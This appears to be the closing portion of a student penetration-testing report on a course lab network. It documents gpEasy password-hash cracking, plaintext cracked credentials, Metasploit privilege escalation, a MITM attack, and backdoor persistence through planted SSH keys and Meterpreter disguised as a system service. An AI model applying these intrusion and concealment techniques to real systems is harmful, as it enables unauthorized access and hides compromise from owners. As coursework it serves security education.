-- Batch 50 - 132041 passwords ---	-- Batch 1000 - 132041 passwords ---
8 Processes - No Threading - 113s	8 Processes - No Threading - 124s
4 Processes - No Threading - 140s	4 Processes - No Threading - 140s
8 Processes - Threaded - 111s	8 Processes - Threaded - 111s
4 Processes - Threaded - 143s	4 Processes - Threaded - 135s

Attempts was made to port this to the GPU, but this work was discarded after having all necessary hashes before the GPU version was created. It is estimated that a minimum of x25 hash per second would be achieved.

Following passwords were found using this script:

User	Hash	Password
admin	883a218	<u>N/A</u>
fridae	b1d41a1	mustang
turidf	dc37106	Velvet74
frankh	511b0a8	40Turid

This hypothesis is **proven to work**, because of insecurity in the gpEasy configuration, a normal user had access to the software. Given this security hole, all hashes were provided. Developing the hash algorithm for python was trivial, making this a good solution for local brute forcing, causing no network traffic. It is however a low chance for success without a good password list.

Solution Hypothesis #2

gpEasy newly released version 4.3.x. This version does not contain any known weaknesses on a scale to retrieve hashes. Attempts to do XSS attacks on the page failed. **Could not find proof of the hypothesis** because of lacking security holes in gpEasy for this purpose.

Conclusion

By proving hypothesis #1, passwords were successfully cracked, using a list generated via the [password generation tool](#).

```

PerArne@PER-ARNE-PC ~/Dropbox/Shared Folders/UIA-05 - DAT234/_HACK-GPeasy
$ python Al-Mansjito-Weed.py
Found: mustang on b1d41a14e33db605f83befb5679ac1c0e021c97928fdb2e07dc5c47a466f0
5bec2c84bc5088a551409cfd10b06632e533f57fc0ea60bee26e7a6e49de1dcb7d
Found: Velvet74 on dc37106e0451091bab1197a4b94c2136b0189e685b20e92e10ec74e882534
2d959f0bb47f0f7830c176cc690bb1b2adb13d5c4d3a52ad9d1c55460237d505370
Found: Velvet74 on dc37106e0451091bab1197a4b94c2136b0189e685b20e92e10ec74e882534
2d959f0bb47f0f7830c176cc690bb1b2adb13d5c4d3a52ad9d1c55460237d505370
[3.43s] Progress: 0.14290430127656412%
[6.1s] Progress: 0.28580860255312823%
[8.67s] Progress: 0.42871290382969235%
[11.26s] Progress: 0.5716172051062565%
[13.83s] Progress: 0.7145215063828206%
[16.42s] Progress: 0.8574258076593847%
[18.99s] Progress: 1.0003301089359489%
[21.56s] Progress: 1.143234410212513%
[24.16s] Progress: 1.286138711489077%
[26.76s] Progress: 1.4290430127656413%
[29.39s] Progress: 1.5719473140422053%

```

[Figure 9 - gpEasy - Hash Cracker](#)

By concluding the hypotheses, following summary can be made

Rank	Hypothesis	State
1	#1 - Possible to brute force hashes	Works- Requires a custom hash algorithm
2	#2 - Retrieve hashes -no host access	Not Working - No suitable exploit

It is therefore safe to assume that *hypothesis #1* is the best option for penetrating the system via gpEasy.

3. Results

Multiple methods and processes have been executed in order to penetrate the system successfully. Below is a quick overview of how the group found the infrastructure of the network to be




Figure 10 - Estimated Network Structure

3.1 Gaining Access

A table of all access methods on each host is listed and validated in a table in chapter [3.3](#)

3.1.1 Ubuntu1:

Fridae: The first method of gaining access to ubuntu1 consist only of fridae's login credentials found from the passive reconnaissance.

Root Exploit: Root access was achieved by running an Ubuntu 12.04 exploit on an already logged in user opening a root session. This made it easy to get user hashes for cracking.

Turidf: After getting the shadows file and cracking turidf's hash this was an acceptable method of gaining root access provided the history log is cleaned afterwards.

Authorized Users: The main method of gaining root access was to add the kali public SSH key to root's *authorized_users* file inside *"/root/.ssh"*. This is the preferred method due to persistence and no password requirement making it ideal for scripts.

3.1.2 Ubuntu2:

Fridae: Logging in with fridae provided user access to this machine the same way as Ubuntu1

Root Exploit: Ubuntu2 also runs Ubuntu 12.04, meaning the root exploit works as well on this host. Executed on fridae.

Turidf: This method does not work on this machine due to different password.

Additional Users: The shadows file shows additional users, 2 more of these was cracked using john the ripper. *perj* and *frankh*. These methods of access have not been used.

Authorized Users: The main method of gaining root access was to add the kali public SSH key to root's *authorized_users* file inside *"/root/.ssh"*. This is the preferred method due to persistence and no password requirement making it ideal for scripts.

3.1.3 Windows7:

Fridae: Like the Ubuntu servers *fridae* has user privileges on this machine. This was the first method of accessing this host.

BypassUAC: By using the *bypassuac_injection* module, a shell without UAC is executed making it possible to escalate privileges to SYSTEM using a normal user (*fridae*). This was done by issuing *getsystem* in the Meterpreter session created by *bypassuac_injection*.

SMB: After extracting the admin hash from this host a SMB payload injection module made it possible to get root access. Due to the easy setup and full automatic injection of payload this would be the main method of achieving root access on this host.

Administrator: After MITM attack on the XP machine *turidf*'s password and also domain administrator password was found. This method of gaining access was never used.

Changing administrator password: By running command line as administrator and using "net user" command, changing the administrator password may be possible. Highly discouraged.

3.1.4 Windows2k8:

Fridae: This user do not have the rights to start an RDP session on this host.

BypassUAC: This method is not applicable on this operating system.

Administrator: After MITM attack on the XP machine *turidf*'s password and also domain administrator password was found. Which provided a login for this machine.

Elevating fridae: Before obtaining the administrator password, *fridae*'s privileges was escalated to get RDP session rights. This was done from the SYSTEM shell achieved from the *psexec* exploit. These privileges was removed afterwards.

HTTP Injection: The IIS server could make this host a potential payload injector for other hosts if exploited properly. This was not done due to non-human intranet activity.

SMB: *psexec* method was the first and still is the main way of getting SYSTEM access to this host due to the fully automatic uploading and execution of payload.

3.1.5 WindowsXP:

RDP Exploits: The only RDP exploit for this machine enforced a bluescreen which is useless for access purposes.

XP SP3 Exploits: The only service listening on this host was RDP which made this really hard to exploit. Another approach was required.

Cain: Due to the activity from XP to Win Server found in the IIS log, a Cain MITM attack was initiated between these hosts. This revealed turidf's (and domain administrator's) password. This password was also turidf's password for this host, with the username turid.

Administrator: After extracting the hashes a similarity between the *administrator's* hash and *brucker's* hash from Win7 indicated that the admin password was "Passord123". This would be the main method of accessing this server because this account probably is not used frequently unlike turid.

3.2 Persistence

3.2.1 Linux:

Maintaining persistence on Linux hosts consists mainly of 2 reasonable options. Either install a **rootkit** on the target machine or add your public key to the root **authenticated_users** file. The group decided that minimized interference and hiding in plain sight using the public key method would be the preferable. The email for this key was changed to turidf to camouflage it. This required some minor changes to the target system but seemed acceptable due to the improbability of detection.

Camouflaging Meterpreter as the *netns* service and put it in */usr/bin* deprecated the need for copying and deleting every time. This makes it easy to run the payload from the console with only "netns &". To automate this process a cron job could be used but since it is only 2 hosts and an easy way to run it the risk of detection overweighs the work needed to start this manually.

3.2.2 Windows:

The Metasploit module "persist" for windows makes it considerably easier than Linux. This injects a service on the host that is constantly trying to maintain a connection. Different ports per target is used to prevent race conditions when listening on the connection port. The port each host tries to connect to is specified in the host documentation.

This service starts with Windows and tries to connect to the specified host and port each fifth second. If the process gets killed the service restarts it instantly.

Meterpreter have another persistence module but this stops trying to reconnect if Metasploit is restarted. This may be a bug

3.3 Summary

This table shows an overview of access methods for each host with a 3 colored evaluation of the method. Access level colors indicate only the level of access.

Green: Good method
Yellow: Acceptable, preferably not.
Red: Absolute last resort\Not applicable

Host	Type	Description	Access
ubuntuserver1	LOGIN	User: fridae, Pass: mustang	User
	LOGIN	User: turid, Pass: Velvet74	Root
	EXPLOIT	User to root escalation exploit	Root
	OTHER	kali public key in roots authenticated users	Root
ubuntuserver2	LOGIN	User: fridae, Pass: mustang	User
	EXPLOIT	User to root escalation exploit	Root
	OTHER	kali public key in roots authenticated users	Root
windows7	LOGIN	User: fridae, Pass: mustang	User
	LOGIN	User: turidf, Pass: Velvet74	None
	EXPLOIT	buypass_uac exploit	Root
	EXPLOIT	psexec (with administrator hash)	Root
	OTHER	Changing the administrator password in cmd	Root
server2k8	LOGIN	User: fridae, Pass: mustang	User
	LOGIN	User: turidf, Pass: Velvet74	None
	LOGIN	User: turidf, Pass: tHufRA.rew*6adRa	Root + RDP
	LOGIN	User: Administrator, Pass: tHufRA.rew*6adRa	Root + RDP
	EXPLOIT	Buypass_uac	None
	EXPLOIT	Psexec (with administrator hash)	Root
	OTHER	Elevating fridae to use RDP	Root + RDP
	EXPLOIT	HTTP payload injection	Unknown
windowsXP	EXPLOIT	Bluescreen exploit (only RDP, exploit)	No
	OTHER	MITM attack getting administrator password	Root
	LOGIN	User: turid, Pass: tHufRA.rew*6adRa (from Cain)	Root
	LOGIN	User: Administrator, Pass: Passord123	Root

3.4 Conclusion

In conclusion the project is considered a success. The group learned a great deal regarding security and penetration testing, the importance of updated software and scripting in bash and python.

To the group's knowledge, all hosts have been hacked and are trivial to access through a backdoor. Necessary precautions have been made along the way, and all but one solution was satisfying.

Despite hours of research, hacking WindowsXP and maintaining all targets in their original state not was found. This is caused by the inability to performing a MITM without installing third party software on one of the hosts. Attempts to pivot the attack was not successful.

This solution was not satisfying due to the groups focus on subtlety. From the beginning, minimalistic interference on hosts and network traffic were prioritized. The optimal result would be a MITM attack from the kali host. Although this may not even be possible.

Ethics is an important aspect of white-hat hacking. The group have reflected over the consequences and implications hacking can have. The group acknowledge that unauthorized penetration testing of a foreign system is not acceptable.

3.5 Future Work

The group did not find all possible intel, should the project be continued, the following tasks should be considered.

- Retrieve arnek's password
- Retrieve the root password for ubuntu server2
- Make a script that automates the process of opening a Meterpreter session on all hosts
- Botnet for infection of future hosts

References

- [1] Rapid7, "Metasploit - Homepage," rapid7, [Online]. Available: <http://www.rapid7.com/products/metasploit/>.
- [2] Openwall, "John the ripper," [Online]. Available: <http://www.openwall.com/john/>.
- [3] R. D. Graham, "Github - Heartleech," [Online]. Available: <https://github.com/robertdavidgraham/heartleech>.
- [4] M. Montoro, "Cain & Abel - Homepage," [Online]. Available: <http://www.oxid.it/cain.html>.
- [5] V. Nikolenko, "CVE-2013-2094 - Local Root Exploit," [Online]. Available: <http://www.exploit-db.com/exploits/33589/>.
- [6] Rapid7, "PSEXec - CVE-1999-0504," Rapid7, [Online]. Available: <http://www.rapid7.com/db/modules/exploit/windows/smb/psexec>.
- [7] Rapid7, "Bypass Uac - CVE-N/A," Rapid7, [Online]. Available: http://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_injection.
- [8] Rapid7, "Persistence," Rapid7, [Online]. Available: <http://www.rapid7.com/db/modules/exploit/windows/local/persistence>.
- [9] D. Mackey, "Web Security for network and system administrators," [Online]. Available: http://books.google.no/books?id=ndYKAAAQBAJ&pg=PA63&lpg=PA63&dq=social+engineering+passive+threat&source=bl&ots=aVpuffbp_f&sig=F5hdbw_-nUF5BiZaWM4NSDzN1GQ&hl=no&sa=X&ei=EJtfVNamHozraPKygZgJ&ved=0CCgQ6AEwAQ#v=onepage&q=social%20engineering%20passive%20thr.
- [10] Rapid7, "Creating a Phising Attack," Rapid7, [Online]. Available: <http://help.metasploit.com/Content/11-social-engineering/creating-phishing-attacks.html>.
- [11] P. R. Lilleland, "Forwarding Script - Pastebin," 07 11 2014. [Online]. Available: <http://pastebin.com/6StZzW0G>.
- [12] Python, "itertools - Documentation," [Online]. Available: <https://docs.python.org/3.4/library/itertools.html>.
- [13] gpEasy, "gpEasy 4.0," gpEasy, 2014. [Online]. Available: http://gpeasy.com/Blog/87_gpEasy_4.0.
- [14] gpEasy, "Forgotten Passwords," gpEasy, 2014. [Online]. Available: http://gpeasy.com/Docs/Forgotten_Passwords.
- [15] P.-A. A. Paul R. Lilleland, "documentation\Documentation.html," 2014.
- [16] gpEasy, "gpEASY - Home Page," gpEasy, 2014. [Online]. Available: <http://gpeasy.com/>.

Attachments

This section describes the directory structure of our group hand-in. It is used as a reference throughout the document to give a clear indication on where each of the components are located

- Documentation
 - **Documentation.html** ⁱ
 - Evernote
 - README.txt
- Report
 - DAT234_Group6_Report.pdf
- Scripts
 - Combination-Maker ⁱⁱ
 - Al-Mansjito-Combanitwhore.py
 - Combination-in.list
 - Combination.out.list
 - README.txt
 - **gpEasy** ⁱⁱⁱ
 - Al-Mansjito-Weed.py
 - MansjitoCrypt.py
 - Password.list
 - README.txt
 - Sha512.list
 - **Star-Wars** ^{iv}
 - Check-starwars.py
 - Fetch-starwars.py
 - Starwars-names.txt
 - README.txt
 - **Web-Crawler** ^v
 - Al-Mansjito-WebCrawler.py
 - http-172.16.0.60-crawler-discoveries.txt
 - README.txt
 - README.txt

ⁱ This is the Evernote Documentation entry point

ⁱⁱ Script which creates combinations

ⁱⁱⁱ gpEasy hash cracker

^{iv} Star-Wars bruteforce and crawler

^v Crawler for web page